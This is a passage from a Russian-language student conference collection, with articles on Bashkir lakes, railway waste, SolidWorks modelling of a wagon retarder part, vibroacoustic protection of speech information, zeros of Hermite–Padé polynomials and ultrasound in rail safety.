Озеро Шингаккуль находится в бассейне реки Дёма. Расположено в 1,5 км к северо-востоку от села Шингак - Куль Чишминского района. Площадь зеркала 2,4 км², диаметр 1,6 км; в результате заболачивания озеро разделилось на 4 части. Образовано в породах шешминского (алевролиты, аргиллиты, красноцветные песчаники) и соликамского (доломиты, загипсованные известняки, мергели) горизонтов нижней перми, кинельской свиты верхнего неогена (глины, пески); котловина округлая. Бессточное. Питание осадками атмосферными. Берега пологие, заболоченные, восточный - холмистый. Ландшафты в окрестностях озера представлены луговыми степями, остепнёнными лугами с ковылём, типчаком в сочетании с пашнями на выщелоченных чернозёмах. Побережье занято кустарником, камышом озёрным, зарослями тростника южного.

Прямо у северной части подножья горы Тюратау, в небольшом ущелье находится озеро Тугар-Салган (рис. 1). Тугар-Салган карстовое, провальное озеро. Его наибольшая глубина, замеренная эхолотом, составляет 27 метров. Однако есть места, где эхолот и вовсе не показывает дно. Скорее всего эти провалы уходят глубоко в карст. Видимость в озере не больше 1 метра. Сразу от берега идет крутой склон, градусов под 60. Дно чистое, без водорослей. Толщина ила составляет до 10 см, под ним плотное, суглинистое дно. Есть места ближе к берегу, где структура дна каменистая, известняковая.

Питается озеро за счет таяния весенних снегов, стоков не имеет. Резкое понижение температуры воды на дне, говорит о том, что там, скорее всего есть подземные родники.



Рисунок 1 - Озеро Тугар-Салган на фоне горы Тюратау

Озеро Упканькуль в бассейне реки Уфа. Расположено на Прибельской увалисто-волнистой равнине, в 2 км к западу от села Нимислярово Нуримановского района. Площадь зеркала 0,1 км², длина 2,5 км, ширина 150-180 м. Озеро старица, форма подковообразная. При высоком уровне воды соединяется с рекой Уфа. Питание смешанное. Ландшафты в окрестностях представлены широколиственными лесами; на восточных берегах распространены луга, на западных - черноольховые болота. Побережье занято камышом озёрным, стрелолистом обыкновенным и др. произрастают кубышка жёлтая, кувшинка чисто-белая, водяной орех сибирский и др.

В водах озера-омута произрастает уральский водяной орех (плоды съедобны), а также на озере есть алатырский водяной орех, который можно увидеть и на других водоемах Башкирии. Берега озера окружены заболоченными лиственными лесами. Озеро буквально кишит рыбой. В плавнях водоема гнездится большое количество дикой утки.

Озеро Ургунь бассейне реки Урал. Расположено в 6 км к северу от города Учалы. Площадь зеркала 9,16 км², длина 4,4 км, средняя ширина 1,9 км (макс. 2,5 км), средняя глубина 5,2 м (макс. 7,7 м), объём воды 47,6 млн. м³, площадь водосбора 39,1 км². Ургун является самым большим в группе многочисленных учалинских озер. Тектоническое, на западе развиты перидотиты ордовика, на севере - грауваккизилайрской свиты, на востоке - яшмы бугулы-

гырского горизонта и андезибазальтырендыкской свиты, на юге - базальты и субвулканические риодациты среднего девона; котловина вытянутая; дно пологое, покрыто сапропелем (мощность до 2,5 м), в центральной части имеются желоба. Бессточное, впадает река Клыелга. Питание смешанное. Берега пологие. Ландшафты представлены сосновыми и лиственными лесами.

Наиболее редкими и необычными озерными котловинами являются впадины, образованные в результате падения метеоритов. Пример этому – небольшое округлое озеро, расположенное в Чекмагушевском районе, близ села Новоюмраново (рис. 2).



Рисунок 2 - Озеро на месте падения метеорита; Чекмагушевский район, Башкортостан (фото А.Н. Юсупова, май 2016 г.)

Подавляющее большинство озер Башкортостана – пресные водоемы (общая минерализация не более 0,5 г/л в мягкой воде и до 1,0 г/л - в жесткой). В тоже время в ряде озер минерализация воды превышает указанные границы. К ним относятся озера: Кандрыкуль (1,1 г/л), Атавды (1,7 г/л), Асылыкуль (1,9 г/л), Чебакты (2,6 г/л) и Мулдакуль 13,7 г/л).

Ввиду многообразия рассмотрены отдельные озера Республики Башкортостан, их характеристики, география и происхождение. На территории РБ множество водных объектов, которые представляют большой интерес и требуют глубокого изучения.

Озера имеют важное геоэкологическое значение. С одной стороны, в них сосредоточены определенные запасы пресной воды, необходимой для промышленно-хозяйственных целей, с другой - в них формируется ряд ценных полезных ископаемых. Среди озерных отложений практический интерес представляют поваренная соль, калийные соли и др. Из органических отложений сапропель, диатомит, известняки, а для строительных целей - пески, алевролиты и глины.

Озера являются средой обитания флоры, фауны, некоторых видов птиц, животных, вблизи озер много видов ценных и полезных растений.

Библиографический список:

1. Гареев А.М., Максюттов Ф.А. Болота Башкирии. Уфа: БКИ, 1986. - 144 с.
2. Кучеров Е.В., Кудряшов И.К., Максюттов Ф.А. Памятники природы Башкирии. Уфа: Башкирское книжное издательство, 1974. - 367 с.

НЕКОТОРЫЕ ОСОБЕННОСТИ ОБРАЩЕНИЯ С ОТХОДАМИ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА

Карпова О.В., Холопов Ю.А.

Самарский государственный университет путей сообщения

Железнодорожный транспорт, являясь крупным потребителем материальных и природных ресурсов, может представлять опасность для окружающей среды не только при изменении рельефа местности, целостности экосистем, нарушении путей миграции живых организмов, создании повышенной шумовой нагрузки, но и за счет формирования отходов. Отходы

– это ненужный остаток после производственной деятельности. Среди отходов железнодорожного транспорта встречаются как твердые (например, металлический лом), так и жидкие (нефтепродукты, масла, сточные воды), а также газообразные (выбросы при горении топлива, сварке, пайке) отходы.

К наиболее опасным отходам относятся шламы из очистных сооружений гальванических участков, плавающие нефтепродукты, отходы из химчисток рабочей одежды. Их можно утилизировать, перерабатывать или подвергать захоронению. Годовое образование отходов на железнодорожном транспорте в России по классам опасности выглядит следующим образом:

- 1 класс опасности (чрезвычайно опасные) – 0,2 тыс. т;
- 2 класс опасности (высокоопасные) – 2,09 тыс. т;
- 3 класс опасности (умеренно опасные) – 443,41 тыс. т;
- 4 класс опасности (малоопасные) – 428,79 тыс. т;
- 5 класс опасности (практически неопасные) – 1892,8 тыс. т. [1]

В группе умеренно опасных отходов значительную долю составляют деревянные шпалы – 71,9 %, нефтесодержащие отходы – 23,1 %, грунт замазученный – 5 %. Каждый год из 200 миллионов деревянных шпал примерно 14 миллионов изнашиваются и требуют замены [2]. Все не нужные шпалы размещают на погребальных полигонах. Среди альтернативных захоронению вариантов обращения с данным видом отходов можно отметить сжигание, переработку в древесный уголь, использование в качестве стройматериалов. Однако использование шпал в качестве вторичного продукта сдерживается содержанием в них токсичных компонентов.

Также существуют экологические проблемы при уничтожении пассажирских вагонов, поскольку сначала сжигают салон, а горение, как известно, вредит окружающей среде и человеку. После сжигания салона вагон дробят на куски специальными машинами, такими как ножницы ARDEN AS070, гидроножницы LaBounty MSD2000R, пресс-ножницы для металлолома Q91Y-400. Затем металлический лом отправляют на переплавку.

Оргтехника, используемая предприятиями железнодорожного транспорта, также должна подвергаться утилизации. Каждая использованная выброшенная батарейка, по оценке организации «Гринпис», при попадании в почву загрязняет около 20 кв. м, а вещества, содержащиеся в ней, уничтожат в среднем пару деревьев, двух кротов, одного ежа и тысячи дождевых червей. Если оценивать один компьютер (монитор, системный блок, клавиатура, мышь), то он содержит не только ценные цветные металлы, но и многие компоненты, которые, находясь на свалке, могут существенно загрязнять окружающую среду. Особенно опасной ситуация становится под влиянием солнечного ультрафиолета и агрессивного атмосферного воздействия, при несанкционированном сжигании компонентов оргтехники [3]. Поэтому очень важно заниматься в студенческой среде популяризацией экологических знаний, формированием экологической культуры будущих специалистов [4], в том числе через реализацию проектов по раздельному сбору мусора [5].

Всё в наших руках, необходимо рационально использовать ресурсы и по возможности утилизировать отходы.

Библиографический список:

1. Отходы от деятельности железнодорожного транспорта URL: <http://www.speedtrain.ru/node/374>
2. Утилизация отходов железнодорожного транспорта URL: <http://lektsia.com/4xa186.html>
3. Где утилизировать оргтехнику и старое офисное оборудование URL: <http://greenologia.ru/utilizaciya-texniki/ofisnaya/utilizacii-starogo-oborudovan.html>
4. Холопов Ю.А. Экологическая составляющая подготовки специалистов как залог прогрессивного и устойчивого развития общества // Окружающая среда для нас и будущих поколений. Труды XII Международной конференции. 2007. С. 162-163.
5. Доби́на К.С. Молодежный социальный проект «Селективный сбор отходов в СамГУПС» / К.С. Доби́на, А.М. Сальникова, Ю.А. Холопов // Наука и образование транспорту. 2016. № 2. С. 119-122.

СОЗДАНИЕ ДЕТАЛЕЙ МЕХАНИЗМОВ ВАГОННОГО ЗАМЕДЛИТЕЛЯ KB1-62M В СРЕДЕ SOLIDWORKS

Карташов В.А., Усик В.А., Казак А.Ю., Старун С.В.

*Оренбургский техникум железнодорожного транспорта - структурное подразделение
Оренбургского института путей сообщения - филиал Самарского государственного университета путей сообщения*

Вагонный замедлитель - тормозное устройство для снижения скорости движения вагонов (отцепов). Вагонный замедлитель обеспечивает механизированное торможение движущихся отцепов, позволяет исключить на этой операции непроизводительный и опасный ручной труд. Вагонные замедлители устанавливаются главным образом на путях сортировочных горок, а также на наклонных железнодорожных подъездных путях промышленных предприятий. Управление вагонными замедлителями осуществляется из диспетчерской.

Различают вагонные замедлители:

- по форме тормозного органа: балочные, небалочные
- по принципу действия: весовые, нажимные, специализированные
- по типу привода: пневматические, гидравлические, электрические
- по месту работы: горочные, парковые
- по числу рабочих рельсов: однорельсовые, двухрельсовые

Наиболее часто применяются двухрельсовые балочные вагонные замедлители с пневмоприводом и гидроприводом. Тормозной эффект вагонных замедлителей достигается воздействием его силовых узлов на колесные пары вагонов (I ТП) осуществляет интервальное регулирование, вторая (II ТП) – интервально-прицельное регулирование на спускной части горки, а третья (III ТП) – только прицельное регулирование скорости движения отцепов на сортировочных путях.

К замедлителям предъявляются определённые требования:

- они должны вписываться в габарит приближения строений
- тормозить вагоны с замедлением не более 4 м/с^2
- обеспечивать высокую точность работы
- не разрушать при торможении колёсные пары

Вагонные замедлители типа 50 работают по принципу клещей, которые образуются из двух рычагов - одноплечего и двухплечего, насаженных на одну общую ось. Концы рычагов соединены шарнирно с корпусом и штоком пневматического тормозного цилиндра. В вагонном замедлителе тормозные балки и шины сочленяются таким образом, что представляют собой полужесткую тормозную систему. Это обеспечивает плавность торможения. Сила торможения вагонного замедлителя зависит от давления сжатого воздуха в тормозных цилиндрах.

Вагонный замедлитель KB1-62M включает в себя около 90 стандартизированных и около 60 оригинальных деталей. Рассмотрим пример создания стойки. Построение детали мы начали с создания эскиза средней стенки детали. При помощи инструмента «линия» в средней плоскости «спереди» была построена прямоугольная трапеция по заданным размерам. Далее при помощи операции «вытянутая бобышка/основание» вытягивается эскиз в 2-х направлениях. В результате мы получаем объёмную прямоугольную трапецию. Затем необходимо построить основание детали. Профиль основания детали состоит из прямоугольника и трапеции, строится с помощью инструмента «угловой прямоугольник» и «линия» в средней плоскости «справа», перпендикулярно средней стенки, и после с помощью инструмента «вытянутая бобышка/основание» трапеция вытягивается до следующей поверхности, а прямоугольник на заданное расстояние.




Рисунок 1

На следующем этапе необходимо построить уширение стенок на левом и верхнем краях. Для этого необходимо выбрать плоскость в которой лежит уширение, в ней построить эскиз с помощью инструмента «угловой прямоугольник» и с помощью инструмента «вытянутая бобышка/основание» вытянуть эскиз. После этого необходимо построить ребро жёсткости. Для его построения необходимо выбрать среднюю плоскость «спереди», с помощью инструмента «линия» по заданным размерам построить наклонную между уширением и основанием детали и с помощью инструмента «ребро» вытянуть ребро жесткости. В итоге получилась половина детали. С помощью инструмента «зеркальное отражение» необходимо отразить получившуюся половину детали относительно плоскости «справа».




Рисунок 2

Далее необходимо построить ступицу для оси. В средней плоскости на заданное расстояние необходимо сместить центр ступицы, из этого центра строится внешняя окружность большего диаметра ступицы с помощью инструмента «окружность». С помощью «вспомогательной геометрии» необходимо создать смещённую среднюю плоскость «спереди». В смещённой плоскости строится из того же центра окружность меньшего диаметра ступицы. Далее с помощью инструмента «бобышка/основание по сечениям» вытягивается половина ступицы. После необходимо построить рёбра жёсткости ступицы. Для этого в смещённой плоскости с помощью инструмента «линия» строятся отрезки соединяющие середину ступицы с левым и правым уширением и с помощью инструмента «ребро» вытягиваются рёбра жёсткости. Далее отражается половина ступицы и рёбра жёсткости относительно средней плоскости «спереди». На завершающем этапе необходимо построить отверстие в ступице и провести скругление ребер. Для построения отверстия в ступице необходимо выбрать переднюю грань ступицы, на ней из центра с помощью инструмента «окружность» построить эскиз отверстия

и инструментом «вытянутый вырез» вырезается отверстие до следующей грани ступицы. Скругления производятся с помощью инструмента «скругление».




Рисунок 3

Компьютерное 3D моделирование деталей и узлов даст возможность создать в дальнейшем действующую модель вагонного замедлителя с целью изучения его конструкции и его работы студентами на занятиях по специальным дисциплинам.

Библиографический список:

1. Кобзев В. А. Развитие технических средств обеспечения безопасности станционных процессов. Учебное пособие. – М.: МИИТ, 2008 – с 57.
2. Дударева Н.Ю., Загайко С.А.. SolidWorks 2011 на примерах – М.: Заказ №"БХВ-Петербург", 190005, Санкт-Петербург 2011. - 496 с.: ил. + CD-ROM.
3. Смирнов А.А. Трехмерное геометрическое моделирование: Учебное пособие по курсу "Основы автоматизации проектирования" – М.: Москва Издательство МГТУ им. Н.Э. Баумана 2008 – 40с.

МЕТОДЫ ВИБРОАКУСТИЧЕСКОЙ ЗАЩИТЫ ИНФОРМАЦИИ

Кащеев С.В., Дидрих Л.А.

Оренбургский техникум железнодорожного транспорта - структурное подразделения – филиала СамГУПС

Защита речевых данных от возможной утечки по техническим каналам является одной из самых важных задач обеспечения информационной безопасности, как в государственных, так и коммерческих структурах.

Любой канал утечки информации формируется на основе трех составляющих: передатчик (источник опасного сигнала), среда распространения опасного сигнала, приемник (устройство съема информации). Виброакустический канал - не исключение. Опасным сигналом в данном случае является речь собеседников, то есть обсуждаемая вслух закрытая информация. Средой распространения опасного сигнала служат ограждения из твердых материалов, стены, оконные стекла, а также трубопроводные коммуникации. В силу своих крупных размеров и значительной протяженности эти конструкции обладают свойствами мембраны и подвержены сильному воздействию звуковых колебаний. За счет своей способности распространяться в твердотельных конструкциях, каналах вентиляции и воздуховодах звуковые колебания могут передаваться на значительные расстояния от объекта расстояния.

Таким образом, для использования виброакустического канала утечки информации злоумышленнику нет необходимости проникать в защищаемое помещение - достаточно получить доступ к смежным помещениям или к системам вентиляции и установить там устройства съема информации, преобразующие колебания ограждаемых конструкции в электрические.

Активные методы защиты речевой информации

Как правило, реализация комплекса мероприятий по защите информации происходит в помещениях, либо уже эксплуатируемых, либо находящихся на последних стадиях строи-

тельно-отделочных работ. В столь жестких условиях преимущественным является использование активных методов. Однако данный подход имеет ряд недостатков, в частности:

- существенные финансовые затраты на проектирование и создание систем активного шумления;
- монтаж распределенных систем активного шумления, предполагающий неизбежное изменение реализованных в помещениях интерьерных решений;
- паразитные акустические шумы, обусловленные физическими принципами функционирования распределенных систем активного шумления.

Реализация активных методов защиты информации

За последние несколько лет рынок технических средств защиты виброакустической информации испытал на себе влияние различных тенденций, которые обусловили появление большого разнообразия данного вида приборов.

Как правило, у потребителя, столкнувшегося с задачей реализации виброакустической защиты информации, возникает проблема выбора системы защиты для ее обеспечения. При этом большинство покупателей руководствуется следующими критериями: низкая цена, минимальные габариты, и количество вибропреобразователей, подключаемых к генератору. К сожалению, при подобном подходе не всегда удастся построить высококачественную систему защиты. Эффективность любой системы виброакустического шумления обычно зависит от следующих основных параметров:

- коэффициент полезного действия (КПД) вибропреобразователей;
- возможность регулировки спектра помехового сигнала в октавных полосах;
- наличие системы контроля эффективности работы.

КПД вибропреобразователей главным образом определяется эффективным радиусом действия последних, что влияет на требуемое количество данных приборов и соответственно на стоимость системы, также на уровень паразитных акустических помех. Чем выше КПД, тем большей комфортности удастся достичь, при выполнении норм по защите помещения и тем меньшее число преобразователей может потребоваться. На рынке существуют два типа преобразователей: пьезокерамические и электромагнитные.

Пьезокерамические преобразователи (рис.1), обладают более высоким КПД, низким уровнем паразитных акустических помех и более высокой ценой. Электромагнитные уступают первым по характеристикам, но имеют более низкую цену. Обычно разница в стоимости двух типов датчиков составляет порядка: 10-40%. Причем, как показывает практика, чем выше радиус действия, требуется меньшее их количество необходимо. Таким образом, стоимость системы с пьезокерамическими преобразователями оказывается ниже, чем с электромагнитными.



Рисунок 1 - Пьезокерамический преобразователь «КВП-8»

Возможность регулировки спектра помехового сигнала в октавных полосах (эквалайзер) позволяет оптимальным образом сформировать помеховый сигнал для выполнения требований по защите помещений, а также обеспечения комфортности работы. На сегодняшний день, практически все существующие на рынке системы обладают данной функцией. Таким

образом, итоговый уровень паразитных акустических помех во многом зависит от правильности настройки (регулировки) системы наряду с ее правильно выбранной конфигурацией.

Контроль эффективности работы позволяет осуществлять наблюдение за выполнением норм по защите помещения при работе приборов работы виброакустического зашумления. Это обеспечивается установкой разветвленной системы измерения уровня сигнала на ограждающих конструкциях. Использование данных систем гарантирует решение следующих задач:

- контроль работоспособности преобразователей и системы в целом;
- контроль выполнения требований по защите помещений.

Если первая задача не предполагает серьезных требований к системе контроля и на рынке, уже представлены приборы, в которых она нашла реализацию, то для решения второй задачи необходимо применение точных измерительных устройств (шумомеров) 0-1 класса точности, что значительно повышает стоимость системы.

Рассмотрев основные особенности систем виброакустического зашумления, следует коснуться их дополнительных функций, к которым относятся:

- активация системы по голосу (по наличию сигнала);
- модульная реализация системы.

Таким образом, при проработке различных решений по обеспечению защиты речевой информации от утечки по акустическому и виброакустическому каналам целесообразно оперировать различными методами и средствами защиты. Тем не менее не стоит забывать о ряде других каналов утечки речевой информации, которые являются не менее опасными, но это тема другой статьи.

Библиографический список:

1. Волокитин А.В., Маношкин А.П., Солдатенков А.В., Савченко С.А., Петров Ю.А. Информационная безопасность государственных организаций и коммерческих фирм. Справочное пособие (под общей редакцией Реймана Л.Д.) М.: НТЦ «ФИОРД-ИНФО», 2002г.-272с.
2. Шпионские страсти. Электронные устройства двойного применения. Рудометов Е.А. четвертое издание 2000г.
3. Петраков А.В. Основы практической защиты информации. 3-е изд. Учебное пособие-М.: Радио и связь, 2001г.-368с.
4. Хорошко В.А., Чекатков А.А. Методы и средства защиты информации(под редакцией Ковтанюка) К.: Издательство Юниор, 2003г.-504с.
5. WEB-сайт www.razvedka.ru

О ЛОКАЛИЗАЦИИ НУЛЕЙ МНОГОЧЛЕНОВ ЭРМИТА – ПАДЕ

Кечко Е.П., Старовойтов А.П.

Гомельский государственный университет имени Франциска Скорины

Для заданного натурального числа k рассмотрим произвольный фиксированный набор $\{\lambda_p\}_{p=0}^k$ различных комплексных и произвольный набор $\{n_p\}_{p=0}^k$ натуральных чисел.

Недиагональными многочленами Эрмита – Паде 1-го рода системы экспонент $\{e^{\lambda_p z}\}_{p=0}^k$ называют многочлены $A_{n_p}^p(z)$, $\deg A_{n_p}^p \leq n_p - 1$, $p = 0, 1, \dots, k$, среди которых хотя бы один тождественно не равен нулю, удовлетворяющие условию

$$R_{n_0, n_1, \dots, n_k}(z) = \sum_{p=0}^k A_{n_p}^p(z) e^{\lambda_p z} = O(z^{n_0 + n_1 + \dots + n_k - 1}), \quad z \rightarrow 0. \quad (1)$$

Если $n_0 = n_1 = \dots = n_k = n$, то многочлены $\{A_n^p(z)\}_{p=0}^k$ называются диагональными многочленами Эрмита – Паде 1-го рода системы экспонент $\{e^{\lambda_p z}\}_{p=0}^k$. Многочлены $\{A_{n_p}^p(z)\}_{p=0}^k$ были введены Эрмитом в работе [1], посвященной изучению алгебраических свойств числа e .

Многочлены Эрмита – Паде экспоненциальных функций изучаются в работах как классиков (Д. Гильберт, Ф. Клейн, Ф. Линдеман, К. Малер, К. Зигель), так и современных математиков (А.А. Гончар, Е.А. Рахманов, С.П. Суетин, А.И. Аптекарев, Н. Stahl, Е. Saff, R. Varga, G. Chudnovsky, P. Borwein, W. Van Assche, A.B.J. Kuijlaars, F. Wielonsky и др). Однако до сих пор в большей степени остается изученным только диагональный случай многочленов Эрмита – Паде экспоненциальных функций. Отчасти это связано с тем, что методы, ранее применяемые при изучении диагональных многочленов Эрмита – Паде, в недиагональном случае не работают. До настоящего времени известна лишь работа К. Драйвер посвященная изучению недиагональных многочленов Эрмита – Паде 1-го рода для системы экспонент $\{1, e^{-z}, e^{-2z}\}$.

Многочлены $A_{n_0}^0(z), A_{n_1}^1(z), \dots, A_{n_k}^k(z)$, удовлетворяющие равенству (1), могут быть получены решением линейной системы $n_0 + n_1 + \dots + n_k - 1$ однородных уравнений с $n_0 + n_1 + \dots + n_k$ неизвестными коэффициентами. Поэтому нетривиальное решение всегда существует. Легко показать, что такие нетривиальные решения могут быть выписаны в явном виде. Действительно, пусть C_p – граница круга с центром в точке λ_p столь малого радиуса, что все остальные λ_j лежат во внешности этого круга, а C_∞ – граница круга с центром в нуле столь большого радиуса, что все числа λ_j , $j=0,1,\dots,k$ принадлежат его внутренности. Используя теорему Коши о вычетах, легко показать, что функции

$$A_{n_p}^p(z) = \frac{e^{-\lambda_p z}}{2\pi i} \int_{C_p} \frac{e^{\xi z} d\xi}{\prod_{p=0}^k (\xi - \lambda_p)^{n_p}}, \quad 0 \leq p \leq k, \quad (2)$$

удовлетворяют (1) и всем другим условиям. Равенство (2) не является новым и, по всей видимости, было известно ещё Эрмиту [1].

Цель данной работы, локализовать область, в которой находятся нули многочлена $A_{n_p}^p(z)$, в зависимости от выбора чисел $\{\lambda_p\}_{p=0}^k$ и $\{n_p\}_{p=0}^k$. Данная тема не является новой, исследования в этом направлении проводили Г. Сегё, Э. Сафф и Р. Варга, Ф. Вилонский, Г. Шталь (см. подробнее в [3])

Основным результатом данной работы является следующая теорема.

Теорема 1. Пусть $\{\lambda_p\}_{p=0}^k$ – произвольные различные комплексные числа. Тогда при $n_p \geq 2$, $p=0,1,\dots,k$, $k \geq 1$ нули многочлена $A_{n_p}^p(z)$, $0 \leq p \leq k$, находятся в круге $\{z: |z| < R_{n_p}^p\}$, где

$$R_{n_p}^p = \sum_{\substack{j=0 \\ j \neq p}}^k \frac{n_p + n_j - 2/3}{|\lambda_p - \lambda_j|}. \quad (3)$$

Согласно теореме 1 нули многочленов Эрмита – Паде $A_{n_p}^p(z)$ лежат в круге с центром в нуле, радиус которого $R_{n_p}^p$ зависит как от набора $\{n_p\}_{p=0}^k$ целых неотрицательных чисел, так и от взаимного расположения множителей в показателях экспонент системы $\{e^{\lambda_p z}\}_{p=0}^k$. В связи с этим представляет интерес вопрос о точности полученной в теореме 1 верхней оценки для модулей нулей $A_{n_p}^p(z)$ в случае, когда $\{n_p\}_{p=0}^k$ фиксированы, а расстояние между соседними членами последовательности $\{\lambda_p\}_{p=0}^k$ является сколь угодно малой величиной.

Представление многочленов $A_{n_p}^p(z)$ с помощью интегралов в виде (2) позволяет получить для них явные выражения, а при $2 \leq n_p \leq 4$ найти точные значения всех нулей $A_{n_p}^p(z)$.

Прежде чем перейти к конкретным примерам, напомним, что две бесконечно большие при $\varepsilon \rightarrow a$ функции $\varphi(\varepsilon)$, $\psi(\varepsilon)$, принимающие положительные значения, имеют одинаковый порядок $(\varphi(\varepsilon) \asymp \psi(\varepsilon))$, если $\lim_{\varepsilon \rightarrow a} \varphi(\varepsilon)/\psi(\varepsilon) = A$, где $0 < A < +\infty$.

Рассмотрим систему экспонент $\{e^{\lambda_p z}\}_{p=0}^3$, где $\lambda_0 = 0$, $\lambda_1 = 1 - \varepsilon$, $\lambda_2 = 1$, $\lambda_3 = 1 + \varepsilon$, а $0 < \varepsilon < 1$. Далее запись

$$A_{n_p}^p : z_j^p(\varepsilon), j = 1, 2, \dots, n_p - 1$$

означает, что $z_j^p(\varepsilon)$ – нули многочлена $A_{n_p}^p(z)$. Пусть

$$r_{n_p}^p(\varepsilon) := \max\{|z_j^p(\varepsilon)| : j = 1, 2, \dots, n_p - 1\},$$

а $R_{n_p}^p(\varepsilon)$ – радиус соответствующего круга, который определяется равенством (3). Предположим, что $n_0 = 2$, $n_1 = 2$, $n_2 = 3$, $n_3 = 3$. Тогда с помощью элементарных вычислений получаем:

$$\begin{aligned} A_2^0 : z_1^0(\varepsilon) &= \frac{3\varepsilon^2 + \varepsilon - 8}{1 - \varepsilon^2}, & A_3^2 : z_{1,2}^2(\varepsilon) &= \frac{2\varepsilon - 1 \pm i\sqrt{2\varepsilon^2 + 5}}{\varepsilon}, \\ A_2^1 : z_1^1(\varepsilon) &= \frac{13\varepsilon - 9}{2\varepsilon(1 - \varepsilon)}, & A_3^3 : z_{1,2}^3(\varepsilon) &= \frac{12\varepsilon + 8 \pm i\sqrt{2}\sqrt{11\varepsilon^2 + 14\varepsilon + 7}}{2\varepsilon(1 + \varepsilon)}. \end{aligned}$$

Отсюда следует, что при $\varepsilon \rightarrow 0$

$$r_{n_p}^p(\varepsilon) \asymp R_{n_p}^p(\varepsilon) \asymp \frac{1}{\varepsilon}, \quad p = 1, 2, 3.$$

Если $\varepsilon \rightarrow 1$, то

$$r_{n_p}^p(\varepsilon) \asymp R_{n_p}^p(\varepsilon) \asymp \frac{1}{1 - \varepsilon}, \quad p = 0, 1.$$

Аналогично, при $n_0 = 3$, $n_1 = 2$, $n_2 = 3$, $n_3 = 2$:

$$\begin{aligned} A_3^0 : z_{1,2}^0(\varepsilon) &= \frac{3\varepsilon^2 - 7 \pm i\sqrt{3\varepsilon^4 - 2\varepsilon^2 + 7}}{1 - \varepsilon^2}, & A_2^1 : z_1^1(\varepsilon) &= \frac{7\varepsilon - 4}{\varepsilon(1 - \varepsilon)}, \\ A_3^2 : z_{1,2}^2(\varepsilon) &= \frac{3\varepsilon \pm i\sqrt{3\varepsilon^2 + 4}}{\varepsilon}, & A_2^3 : z_1^3(\varepsilon) &= \frac{7\varepsilon + 4}{\varepsilon(1 + \varepsilon)}. \end{aligned}$$

Поэтому, если $\varepsilon \rightarrow 0$, то

$$r_{n_p}^p(\varepsilon) \asymp R_{n_p}^p(\varepsilon) \asymp \frac{1}{\varepsilon}, \quad p = 1, 2, 3,$$

а если $\varepsilon \rightarrow 1$, то

$$r_{n_p}^p(\varepsilon) \asymp R_{n_p}^p(\varepsilon) \asymp \frac{1}{1 - \varepsilon}, \quad p = 0, 1.$$

Приведенный пример позволяет утверждать, что для заданной системы экспонент и рассматриваемых наборов значений $\{n_p\}_{p=0}^3$ полученные в теореме 1 неравенства для модулей нулей соответствующих многочленов Эрмита – Паде являются точными в смысле порядка при $\varepsilon \rightarrow 0$ и $\varepsilon \rightarrow 1$.

В частных случаях теорема 1 совпадает со всеми известными ранее результатами и содержит их в качестве частных случаев. В диагональном случае многочленов Эрмита – Паде для системы экспонент $\{e^{\lambda_p z}\}_{p=0}^k$ для произвольных различных действительных и комплексных чисел $\{\lambda_p\}_{p=0}^k$ из теоремы 1 следуют утверждения, доказанные в работах [2] и [3] соответственно.

Библиографический список:

1. Hermite, C. Sur la généralisation des fractions continues algebriques / C. Hermite // Ann.Math. Pura Appl. Ser. 2A., 1883. – № 21. – P. 289 – 308.
2. Герман, А.В. О нулях многочленов Эрмита / А.В. Герман, Е.П. Кечко, А.П. Старовойтов // Известия Гомельского государственного университета имени Ф.Скорины, 2015. – №3(90). – С. 104 – 111.
3. Астафьева, А.В. Аппроксимации Эрмита – Паде экспоненциальных функций / А.В. Астафьева, А.П. Старовойтов // Матем. сб., 2016. – Т. 207, №6. – С. 3–26.

**УЛЬТРАЗВУК НА СТРАЖЕ БЕЗОПАСНОСТИ ДВИЖЕНИЯ
ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА**

Кичак М.А., Генварева Ю.А.

Оренбургский институт путей сообщения – филиал СамГУПС

В данной работе раскрывается основное понятие ультразвука, способы его применения. Рассматривается воздействие высокочастотных волн на организм человека, металлы и сплавы, и возможность предостережения от опасности на железнодорожном транспорте.

В настоящее время развитие технологических процессов в мире набирает обороты. Наука не стоит на месте и находит свое применение в различных сферах человеческой деятельности. Такое развитие позволяет человеку достигать новых вершин, ставить новые задачи и добиваться заданных целей.

Развитие области исследования ультразвука так же активно развивается. Ученые всего мира изучают, как ультразвук влияет на человека? И как он может его защитить?

Попробуем разобраться в том, что же такое ультразвук. Под ультразвуком понимается поток волн высокой частоты, которые не распознает человеческое ухо. Однако известно, что некоторые животные способны распознавать ультразвук. Таким образом, они определяют препятствия, и это позволяет им ориентироваться в пространстве.

Но какое же воздействие на человека оказывает ультразвук?

Человек не способен услышать ультразвук или уловить ультразвуковые волны, однако они способны воздействовать на людей негативно. Ультразвуковые волны вызывают изменения в жизненно-важных системах человека.

